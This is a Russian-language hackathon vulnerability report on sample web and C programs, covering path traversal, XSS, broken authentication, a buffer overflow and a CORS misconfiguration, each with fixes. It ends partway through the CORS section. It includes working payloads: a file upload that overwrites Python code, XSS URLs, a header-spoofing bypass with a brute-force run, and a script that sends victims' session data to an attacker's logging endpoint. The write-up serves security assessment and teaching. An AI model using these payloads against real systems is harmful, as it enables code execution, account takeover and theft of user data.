

# Газпром Нефть: Хакатон - Задание 1

Тишина Елизавета, [@qwqoro](#)

- [Пример 1](#)
  - [Описание функционала](#)
  - [Отчёт об уязвимостях](#)
    - [Path Traversal \(Relative\)](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
- [Пример 2](#)
  - [Описание функционала](#)
  - [Отчёт об уязвимостях](#)
    - [Cross-Site Scripting, XSS \(Reflected DOM-based\)](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
- [Пример 3](#)
  - [Описание функционала](#)
  - [Отчёт об уязвимостях](#)
    - [Cross-Site Scripting, XSS \(DOM-based\)](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
- [Пример 4](#)
  - [Описание функционала](#)
  - [Отчёт об уязвимостях](#)
    - [Broken Authentication](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
- [Пример 5](#)
  - [Описание функционала](#)
  - [Отчёт об уязвимостях](#)
    - [Buffer Overflow](#)
      - [Анализ](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
- [Пример 6](#)
  - [Описание функционала](#)
  - [Отчёт об уязвимостях](#)
    - [CORS Misconfiguration](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
- [Пример 7](#)
  - [Описание функционала](#)

- [Отчёт об уязвимостях](#)
  - [1. Path traversal \(Absolute\)](#)
    - [Эксплуатация](#)
    - [Рекомендации](#)
  - [2. Server-Side Request Forgery, SSRF](#)
    - [Эксплуатация](#)
    - [Рекомендации](#)
- [Пример 8](#)
  - [Описание функционала](#)
  - [Отчёт об уязвимостях](#)
    - [1. OpenRedirect \(Reflected DOM-based\)](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
    - [2. Cross-Site Scripting, XSS \(Reflected DOM-based\)](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
- [Пример 9](#)
  - [Описание функционала](#)
  - [Отчёт об уязвимостях](#)
    - [1. Server-Side Template Injection, SSTI](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)
    - [2. Command Injection, причиной которого является SSTI](#)
      - [Эксплуатация](#)
      - [Рекомендации](#)

# Пример 1

## Описание функционала

Функционал примера 1 состоит в сохранении загружаемых пользователем файлов в папку "uploads" с возможностью их последующего просмотра.

Код примера 1 производит:

1. После выбора пользователем файла, при загрузке выбранного файла по нажатию кнопки "Upload": извлечение из тела запроса файла и сохранение по пути, образуемому конкатенацией конфигурационной переменной `UPLOAD_FOLDER` и оригинального, не подвергаемого дополнительной обработке со стороны приложения, имени загружаемого файла.
2. После сохранения загружаемого файла: возврат пользователю страницы с ссылкой на просмотр содержимого загруженного файла.
3. При переходе пользователя к просмотру загруженного им файла: обработку имени запрашиваемого файла, которое передаётся в качестве параметра запроса "filename", открытие и вывод содержимого файла, располагающегося по пути, образуемому конкатенацией конфигурационной переменной `UPLOAD_FOLDER` и обработанного имени запрашиваемого файла.

## Отчёт об уязвимостях

### Path Traversal (Relative)

#### [\[CWE-23\]: Relative Path Traversal](#)

Поскольку имя файла, передаваемое в теле запроса при загрузке файла, не подвергается дополнительной обработке сервером перед формированием пути для сохранения данного файла, атакующий может внедрить в имя файла синтаксическую конструкцию `"../"` для осуществления записи в родительские директории, а также перезаписи существующих файлов, что потенциально может привести к изменению критически важных файлов и исполнению произвольного кода на сервере.

### Эксплуатация

Для эксплуатации уязвимости необходимо загрузить файл с произвольным содержимым, изменив имя файла (`filename`), передаваемое в теле запроса загрузки файла, на желаемый путь, каждый раз используя конструкцию `"../"` для обращения к содержимому текущего родительского каталога.

Обобщённый пример эксплуатации:

```
curl -i -s -k -X 'POST' -H 'Host: <target>' -H 'Content-Type: multipart/form-data; boundary=-----42364399863663998802859939090' -H 'Content-Length: <contentLength>' --data-binary '$'-----  
-42364399863663998802859939090\x0d\x0aContent-Disposition: form-data; name=\"file\"; filename=\"<arbitraryPath>\" \x0d\x0aContent-Type: <contentType>\x0d\x0a\x0d\x0a<maliciousFile>\x0a\x0d\x0a-----  
-42364399863663998802859939090--\x0d\x0a' '$http(s)://<target>/<vulnerablePage>'
```

## Пример эксплуатации:

Указанный ниже пример осуществляет перепись файла `customLog.py`, расположенного в родительском каталоге относительно содержимого директории `uploads` и в том же каталоге, что и директория `uploads` и файл `app.py`. Данный файл импортируется в ходе исполнения `app.py`, и, пока включен режим отладки, его изменение запустит перезагрузку сервиса и, следовательно, исполнение произвольного кода из содержимого загружаемого файла, в данном случае – это вывод строки `"exploited"`.

```
curl -i -s -k -X '$POST' -H '$Host: localhost:5000' -H '$Content-Type: multipart/form-data; boundary=-----42364399863663998802859939090' -H '$Content-Length: 265' --data-binary '$'-----42364399863663998802859939090\x0d\x0aContent-Disposition: form-data; name=\"file\"; filename=\"%2e%2e%2fcustomLog.py\"\\x0d\\x0aContent-Type: text/x-python\\x0d\\x0a\\x0d\\x0a def log():\\x0a\\x09print(\"exploited\")\\x0a\\x0d\\x0a-----42364399863663998802859939090--\\x0d\\x0a' '$http://localhost:5000/'
```

Отправка запроса на загрузку файла и последующая автоматическая перезагрузка сервера с исполнением произвольного кода:

The screenshot displays a web browser window with a 'Send' button and a 'Target: http://localhost:5000' field. The 'Request' tab shows a POST request with a multipart/form-data body. The 'Response' tab shows a 200 OK status. The terminal window on the right shows the output of the `python example1.py` command, indicating that the Flask app is running on `http://127.0.0.1:5000/` and that a change in `customLog.py` has been detected, triggering a restart. The log output shows the message `[LOG] Логг`.

The screenshot displays a web browser window with a 'Send' button and a 'Target: http://localhost:5000' field. The 'Request' tab shows a POST request with a multipart/form-data body. The 'Response' tab shows a 200 OK status. The terminal window on the right shows the output of the `python example1.py` command, indicating that the Flask app is running on `http://127.0.0.1:5000/` and that a change in `customLog.py` has been detected, triggering a restart. The log output shows the message `[LOG] Логг`.

## Рекомендации

Для устранения уязвимости необходимо реализовать обработку имён загружаемых файлов, то есть фильтрацию опасных символов, или ввести автоматическую генерацию имён.

# Пример 2

## Описание функционала

Функционал примера 2 состоит в обработке вводимого пользователем e-mail и обратном выводе его в составе приветствия. Обработка e-mail состоит в проверке валидности переданного приложению e-mail.

Код примера 2 производит:

1. С помощью `php` кода, встроенного в `html` страницу, во время загрузки страницы: извлечение e-mail из значения параметра запроса "e-mail".
2. При нажатии на кнопку `Submit`: исполнение функции `Newsletter`. Вне зависимости от e-mail, введенного в `input`, осуществляется проверка e-mail, получаемого на предыдущем шагу, а также конкатенация его с элементами приветствия и передача результата в `innerHTML` элемента с `id="out"`.

## Отчёт об уязвимостях

### Cross-Site Scripting, XSS (Reflected DOM-based)

#### [\[CWE-159\]: Improper Handling of Invalid Use of Special Elements](#)

По умолчанию, без явного установления дополнительных флагов, функция `htmlspecialchars` не конвертирует в мнемоники одинарные кавычки. В связи с этим возможно создание ссылки для осуществления исполнения произвольного JavaScript кода, внедрённого в управляемый пользователем параметр запроса "email", которая может быть использована в связке с другими возможными уязвимостями для осуществления желаемого вектора атаки или для фишинга в связи с доверием пользователя к используемому домену.

### Эксплуатация

Для эксплуатации необходимо передать в параметр запроса "email" полезную нагрузку. Полезная нагрузка:

1. Начинается с закрывающей одинарной кавычки " ' " и точки с запятой " ; ", что позволяет закрыть операцию присвоения значения параметру `email`.
2. Опционально продолжается закрывающей фигурной скобкой " } " для выхода из функции `Newsletter`, для вызова которой необходимо нажатие пользователем кнопки `Submit`. Данный шаг также можно переместить в конец полезной нагрузки, после чего принудительно вызвать функцию `Newsletter`.
3. Продолжается произвольным JavaScript кодом.
4. Для сохранения валидности оригинального JavaScript кода, а именно – неоставления лишних закрывающей одинарной кавычки " ' " и точки с запятой " ; ", завершается незакрытым присвоением или инициализацией некоторой переменной. При опциональном выходе из функции `Newsletter`, необходимо выполнить текущий шаг в рамках новой функции, чтобы сохранить валидность оригинального JavaScript кода, а именно – не оставить лишнюю закрывающую фигурную скобку " } " в самом конце оригинального кода.

### Обобщённый пример эксплуатации:


Убедиться в наличии уязвимости можно изменив значение параметра запроса "email" в ссылке на пример 2.

Необходимо действие от пользователя	Результирующая ссылка
Да	<code>http(s)://&lt;target&gt;/&lt;vulnerablePage&gt;?email=a';%0A&lt;maliciousJSCode&gt;%0Aemail='a</code>
Нет	<code>http(s)://&lt;target&gt;/&lt;vulnerablePage&gt;?email=a';}%0A&lt;maliciousJSCode&gt;%0Afunction%20test(){%0Aemail='a</code>

### Пример эксплуатации:

1. Подразумевает нажатие пользователем кнопки `Subscribe` :

`http(s)://<target>/<vulnerablePage>?email=a';%0Aalert('exploited');%0Aemail='a`



2. Не требует действий от пользователя в рамках страницы:

`http(s)://<target>/<vulnerablePage>?email=a';}%0Aalert('exploited');%0Afunction test(){%0Aemail='a`



## Рекомендации

Для устранения уязвимости необходимо усовершенствовать обработку управляемого пользователем параметра запроса "email", например, дополнить `htmlspecialchars` флагом `ENT_QUOTES` для конвертации в мнемоники как двойных, так и одинарных кавычек.

## Пример 3

### Описание функционала

Функционал примера 3 состоит в прослушивании событий типа "message", сообщений к странице, и выводе текста поступающих сообщений.

Код примера 3 производит:

1. Прослушивание событий типа "message".
2. При поступлении события: извлечение данных из таких событий и добавление их в качестве внутреннего содержания (`innerHTML`) элемента с `id="out"`.

### Отчёт об уязвимостях

#### Cross-Site Scripting, XSS (DOM-based)

[\[CWE-159\]: Improper Handling of Invalid Use of Special Elements](#)

Данные, извлекаемые из событий типа "message", не санитизируются перед внедрением внутрь элемента страницы, что может привести к внедрению вредоносного кода в код текущей страницы при получении соответствующего сообщения.

Поскольку отправитель сообщений не проверяется, возможно отправление событий типа "message" из недоверенных источников.

Таким образом, атакующий может посылать произвольные сообщения рассматриваемому приложению и вызывать вредоносный JavaScript код в контексте уязвимой страницы.

### Эксплуатация

Для эксплуатации атакующий может создать некоторый сайт с элементом `iframe`, источником которого являлась бы уязвимая страница, и с помощью функции `postMessage` слать элементу `iframe` сообщения с вредоносным JavaScript кодом в качестве текста сообщения для исполнения вредоносного JavaScript кода сугубо в контексте уязвимой страницы.

Такой сайт, созданный атакующим, будет передан атакуемому пользователю для исполнения вредоносного JavaScript кода в рамках уязвимой страницы от лица данного пользователя.

Обобщённый пример эксплуатации:

HTML-код вредоносной страницы.


```
<iframe src="http(s)://<target>/<vulnerablePage>"
onload="this.contentWindow.postMessage('<maliciousCode>', '*')">
```

### Пример эксплуатации:

Вредоносная страница, которая в рамках уязвимой страницы добавляет кнопке `START` свойство `onclick`, осуществляющее извлечение значения элемента с `id="username"` и его вывод внутри диалогового окна.

Эта конструкция наглядно демонстрирует возможность извлечения страницей, подконтрольной атакующему, данных из контекста уязвимой страницы, и может быть видоизменена для передачи извлекаемых данных атакующему.

```
<iframe src="http(s)://<target>/<vulnerablePage>"
onload="this.contentWindow.postMessage('<img src=x
onerror=\'document.getElementById(&quot;btn&quot;).onclick = function(){
alert(document.getElementById(&quot;username&quot;).value);});\'/>', '*')">
```



### Рекомендации

Поскольку сохранение функциональности приложения подразумевает сохранение прослушивания событий, для исправления уязвимости необходимо ввести:



- Санитизацию данных, передаваемых в сообщениях, доверие к отправителям которых не может быть гарантировано.
- Сопоставление отправителя событий с элементами списка доверенных отправителей, что приведёт к ограничению доступа недоверенных источников к возможности отправки сообщений уязвимому приложению.

## Пример 4

### Описание функционала

Функционал примера 4 состоит в предоставлении пользователю административной панели управления.

Код примера 4 производит:

1. Локальный запуск сервера на порту 5000 с единственным путём `/admin`.
2. При переходе пользователя по пути `/admin`: извлечение значений заголовков запроса `Cookie` и `X-Forwarded-For` с последующим сопоставлением значения cookie `role` со строкой `"admin"` и значения IP адреса, откуда исходит запрос, с локальным IP адресом (`127.0.0.1` или `localhost`). При успешном совпадении пользователю предоставляется доступ к административной панели управления.

### Отчёт об уязвимостях

#### Broken Authentication

##### [\[CWE-287\]: Improper Authentication](#)

Проверка роли пользователя недостаточна в связи с возможностью пользователя управлять значениями заголовков запроса `Cookie` и `X-Forwarded-For`, а также очевидностью значений, необходимых для подтверждения права доступа к административной панели управления.

#### Эксплуатация

Для эксплуатации уязвимости необходимо передать в запросе заголовки `Cookie` со значением `role=admin` и `X-Forwarded-For` со значением `127.0.0.1` или `localhost`.

Пример осуществления такого запроса:

```
curl -H "Cookie:role=admin" -H "X-Forwarded-For: 127.0.0.1" http(s)://<target>/admin
```

```
(qwqoro@kali) - [~/GPN]
$ go run example4.go
Starting server at port http://127.0.0.1:5000

(qwqoro@kali) - [~]
$ curl http://127.0.0.1:5000/admin
curl: (52) Empty reply from server

(qwqoro@kali) - [~]
$ curl -H "Cookie:role=admin" -H "X-Forwarded-For: 127.0.0.1" http://127.0.0.1:5000/admin
<p>Здравствуйте. Проверяем, являетесь ли вы администратором</p>
<h1>Logging in...</h1>
```


С учётом отсутствия исходного кода, существует возможность перебора атакующим значений для выявления тех, что предоставляли бы необходимый уровень доступа.

Пример осуществления перебора значений (с использованием утилиты `ffuf`)\*:

```
ffuf -w /usr/share/seclists/Username/top-username-shortlist.txt:ROLES -w hosts.txt:HOSTS -H "Cookie:role=ROLES" -H "X-Forwarded-For: HOSTS" -u http(s)://<target>/admin -mr "Logging"
```

```
(qwqoro@kali) - [~/GPN]
$ go run example4.go
Starting server at port http://127.0.0.1:5000

(qwqoro@kali) - [~/GPN]
$ ffuf -w /usr/share/seclists/Username/top-username-shortlist.txt:ROLES -w hosts.txt:HOSTS -H "Cookie:role=ROLES" -H "X-Forwarded-For: HOSTS" -u http://127.0.0.1:5000/admin -mr "Logging"
```



v1.3.1 Kali Exclusive <3

---

```
:: Method      : GET
:: URL         : http://127.0.0.1:5000/admin
:: Wordlist    : ROLES: /usr/share/seclists/Username/top-username-shortlist.txt
:: Wordlist    : HOSTS: hosts.txt
:: Header     : Cookie: role=ROLES
:: Header     : X-Forwarded-For: HOSTS
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Regexp: Logging
```

---

```
[Status: 200, Size: 136, Words: 7, Lines: 3]
* ROLES: admin
* HOSTS: 127.0.0.1

[Status: 200, Size: 136, Words: 7, Lines: 3]
* HOSTS: localhost
* ROLES: admin

:: Progress: [255/255] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

\*Содержимое демонстрационного файла `hosts.txt`:

```
127.0.0.1
localhost
0.0.0.0
192.168.0.0
192.168.0.1
192.168.1.1
172.16.0.0
172.16.0.1
172.16.1.1
10.0.0.0
10.0.0.1
10.0.1.0
```

## Рекомендации

Усовершенствовать механизм аутентификации:

- Реализовать иную проверку IP адреса источника исходящего запроса, поскольку заголовки запроса наподобие `X-Forwarded-For`, `True-Client-IP`, `X-Real-IP` подвергаются спуфингу, а потому решения с их использованием не могут гарантировать достоверность указываемого IP адреса.
- Возможна реализация аутентификации по генерируемому токenu. Если предпочтительна аутентификация с помощью cookie для автоматической авторизации каждого запроса или по иной причине, стоит ввести механизм сессий или, по крайней мере, усложнённые значения, определяющие роли.

## Пример 5

### Описание функционала

Функционал примера 5 состоит в сопоставления вводимого пользователем числового значения со сгенерированным OTP.

Код примера 5 производит:

1. Генерирует OTP.
2. Трижды запрашивает ввод числового значения пользователем с помощью функции `gets`.
3. Каждый раз сравнивает введённое значение с ранее сгенерированным. При их совпадении или при ненулевом значении переменной `root` успешно загружает панель управления.

## Отчёт об уязвимостях

### Buffer Overflow

[\[CWE-120\]: Buffer Copy without Checking Size of Input \('Classic Buffer Overflow'\)](#)

Функция `gets`, используемая для ввода числового значения пользователем, считывает строку стандартного ввода `stdin` и помещает её в буфер. Без имплементации проверки длины помещаемой в буфер строки возможна реализация атаки переполнения буфера.

### Анализ

В отладчике Edb можно наблюдать процесс инициализации переменных. Так, например, исходя из команды `"mov dword [rbp-0x14], 0"`, видно, что значение переменной `root` располагается на стеке по адресу `[rbp-0x14]` (в примере ниже: по адресу `0x00007ffc2763b080 - 0x14 = 0x00007ffc2763b06c`):

000055e6:fabfb18a	e8 da ff ff ff	call example5!GetOTP	
000055e6:fabfb18f	48 89 45 f0	mov [rbp-0x10], rax	
000055e6:fabfb193	c7 45 ec 00 00 00 00	mov dword [rbp-0x14], 0	
000055e6:fabfb19a	c7 45 fc 00 00 00 00	mov dword [rbp-4], 0	
000055e6:fabfb1a1	e9 82 00 00 00	jmp 0x55e6fabfb228	
000055e6:fabfb1a6	48 8d 05 5c 0e 00 00	lea rax, [rel 0x55e6fabfc009]	ASCII "Enter OTP"
000055e6:fabfb1ad	4e 80 c7	mov edi, rax	

dword ptr [rbp - 4] = [0x00007ffc2763b07c] = 0x00000000

Registers

RAX	000055e6fabfc004	ASCII "1337"
RCX	000055e6fabfd0	
RDX	00007ffc2763b1a8	
RBX	00007ffc2763b198	
RSP	00007ffc2763b060	
RBP	00007ffc2763b080	
RFI	00007ffc2763b100	

Bookmarks Registers

Data Dump

Stack

000055e6:fabfb000-0x000055e6fa		
000055e6:fabfb000	48 83 ec 08 48 8b 05 dd 2f 00	
000055e6:fabfb010	ff d0 48 83 c4 08 c3 00 00 00	
000055e6:fabfb020	ff 35 e2 2f 00 00 ff 25 e4 2f	
000055e6:fabfb030	ff 25 e2 2f 00 00 68 00 00 00	
000055e6:fabfb040	ff 25 d2 2f 00 00 68 01 00 00	
000055e6:fabfb050	ff 25 d2 2f 00 00 68 02 00 00	

00007ffc:2763b048	0000000000000000	.....	
00007ffc:2763b050	00007ffc2763b080	..c' ...	
00007ffc:2763b058	000055e6fabfb18f	..U..	return to 0x000055e6fabfb18f <example5!main+18>
00007ffc:2763b060	0000000000000000	.....	
00007ffc:2763b068	0000000000000000	.....	
00007ffc:2763b070	000055e6fabfc004	..U..	ASCII "1337"
00007ffc:2763b078	0000000000000000	.....	
00007ffc:2763b080	0000000000000001	.....	
00007ffc:2763b088	00007f69b7dcf18a	..i..	return to 0x00007f69b7dcf18a

Значение переменной `tryOTP`, поскольку это переменные одной функции, располагается рядом с остальными переменными функции, такими как в том числе переменная `root`, в одном стековом кадре, по зарезервированному для неё адресу `[rbp-0x10]`:

edb output

```
Enter OTP (Four digits): 1234
> Incorrect OTP
Enter OTP (Four digits):
```

Stack

00007ffc:2763b048	0000000000000000	.....	
00007ffc:2763b050	00007ffc2763b1a8	..c' ...	
00007ffc:2763b058	000055e6fabfb1cb	..U..	return to 0x000055e6fabfb1cb <example5!main+78>
00007ffc:2763b060	0000000000000000	.....	
00007ffc:2763b068	0000000034333231	1234...	
00007ffc:2763b070	000055e6fabfc004	..U..	ASCII "1337"
00007ffc:2763b078	0000000010000000	.....	
00007ffc:2763b080	0000000000000001	.....	
00007ffc:2763b088	00007f69b7dcf18a	..i..	return to 0x00007f69b7dcf18a


edb output

```
Enter OTP (Four digits): 1234
> Incorrect OTP
Enter OTP (Four digits): 6667
> Incorrect OTP
Enter OTP (Four digits):
```

Stack

00007ffc:2763b048	0000000000000000	.....	
00007ffc:2763b050	00007ffc2763b1a8	..c' ...	
00007ffc:2763b058	000055e6fabfb1cb	..U..	return to 0x000055e6fabfb1cb <example5!main+78>
00007ffc:2763b060	0000000000000000	.....	
00007ffc:2763b068	0000000037363636	6667...	
00007ffc:2763b070	000055e6fabfc004	..U..	ASCII "1337"
00007ffc:2763b078	0000000010000000	.....	
00007ffc:2763b080	0000000000000001	.....	
00007ffc:2763b088	00007f69b7dcf18a	..i..	return to 0x00007f69b7dcf18a

Поскольку длина значения, передаваемого пользователем в переменную `tryOTP`, не подвергается дополнительной проверке, возможно переписывание значением переменной `tryOTP` хранимого приложением значения переменной `root`, и, в связи с возможностью предоставления доступа к панели управления при ненулевом значении переменной `root`, пользователь может заполучить доступ к панели управления, не зная правильного OTP:



## Эксплуатация

Эксплуатируя данную уязвимость, атакующий может переписать значение переменной `root`, располагающееся на стеке, тем самым предоставив себе доступ к панели управления без ввода верного OTP.

Пример эксплуатации:

```
(qwqoro@kali) - [~/GPN]
$ ./example5
Enter OTP (Four digits): 12345
> Success, loading dashboard
```

## Рекомендации

Не использовать небезопасные функции наподобие `gets`. Например, в данном случае возможна замена `gets` на `fgets` с передачей `fgets` корректной длины OTP.

## Пример 6

### Описание функционала

Функционал примера 6 состоит в выводе пользователю его данных на основе сессии: идентификатора пользователя, имени пользователя, электронной почты и некоторого идентификатора сессии.

Код примера 6 производит:

1. Локальный запуск сервера на порту 5000.
2. При получении запроса: формирование заголовков ответа `Access-Control-Allow-Origin`, `Access-Control-Allow-Credentials`, `Content-Type`, причём заголовку `Access-Control-Allow-Origin` присваивается значение, указанное в заголовке запроса `Origin`, или значение "\*" при отсутствии такого заголовка запроса.
3. После формирования заголовков ответа: извлечение пользовательских данных на основе сессии с помощью функции `GetCredentials`. Возвращение пользователю результата.

# Отчёт об уязвимостях

## CORS Misconfiguration

[\[CWE-942\]: Permissive Cross-domain Policy with Untrusted Domains](#)

Установление приложением в качестве значения заголовка ответа `Access-Control-Allow-Origin` значения из заголовка запроса `Origin` ведёт к предоставлению доступа к данным данного сайта любому другому домену.

В таком случае атакующий может создать подконтрольный ему сайт, который будет передан пользователю, откуда бы посылались запросы для извлечения данных с атакуемого сайта и передавались бы атакующему.

### Эксплуатация

Для эксплуатации уязвимости атакующий может создать сайт, разместив на нём JavaScript код, посылающий запросы к уязвимому сайту и обрабатывающий извлекаемые данные. Тогда при переходе пользователем на сайт, подконтрольный атакующему, код будет запущен и со стороны пользователя будет выполнено извлечение данных пользователя, основанных на его сессии, из ресурсов уязвимого сайта.

Обобщённый пример эксплуатации:

```
<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get', '<target>', true);
  req.send();

  function reqListener() {
    //<processing of this.responseText>;
  };
</script>
```

Пример эксплуатации:

Использование извлекаемых пользовательских данных в качестве значения параметра запроса для их передачи атакующему в ходе логирования запросов к подконтрольному атакующему сервису:

```
<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get', '<target>', true);
  req.send();

  function reqListener() {
    location='/log?userCred='+this.responseText;
  };
</script>
```




```
ubuntu@qwqoro:~$ nodejs example6.js
Vsnippet started at: http://127.0.0.1:5000/
[Fri Apr 14 2023 12:28:58 GMT+0000 (Coordinated Universal Time)][LOG] http://0.0.0.0/ => ██████████
██████:5000
█

(qwqoro@kali) - [~/GPN]
$ cat exploit6.html
<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get', 'http://██████████:5000/', true);
  req.send();

  function reqListener() {
    location = '/log?userCred=' + req.responseText;
  };
